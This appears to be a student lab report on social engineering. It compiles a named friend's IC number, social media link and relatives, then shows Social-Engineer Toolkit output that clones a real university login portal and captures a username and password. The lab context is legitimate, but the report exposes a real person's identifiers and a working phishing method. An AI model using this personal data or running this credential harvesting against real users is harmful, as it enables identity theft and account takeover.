Muhammad Izham Bin Norhamadi
B032020039

Task 1

1. What is the full name of your targeted friends

- Ahmad Sha Herizam Bin Tahir

2. Your friend IC/social security number

- 000712011681

3. Email or phone number

- https://www.instagram.com/aaaaahmadz/

4. Your friends family member(parents, uncle, siblings and etc)

- Sister: Amira Teoh, Nainie Mohd Ali


5. Your friends previous school

- SMK Pasir Gudang

6. Hobby

- watching anime

Task 2



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.179.130]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://portal.utem.edu.my/iutem/

[*] Cloning the website: https://portal.utem.edu.my/iutem/
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captu
res all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Figure 1 Cloning Website using Social Engineering Toolkit





Figure 2 Cloned UTeM Portal site



```
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: txtLogin=d03218384423
PARAM: txtPWD=gTeSk^iQnZmUSVQHWE
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.179.130 - - [28/Mar/2022 05:39:04] "POST /login.asp HTTP/1.1" 302 -
```

Figure 3 Extract login credential from attempt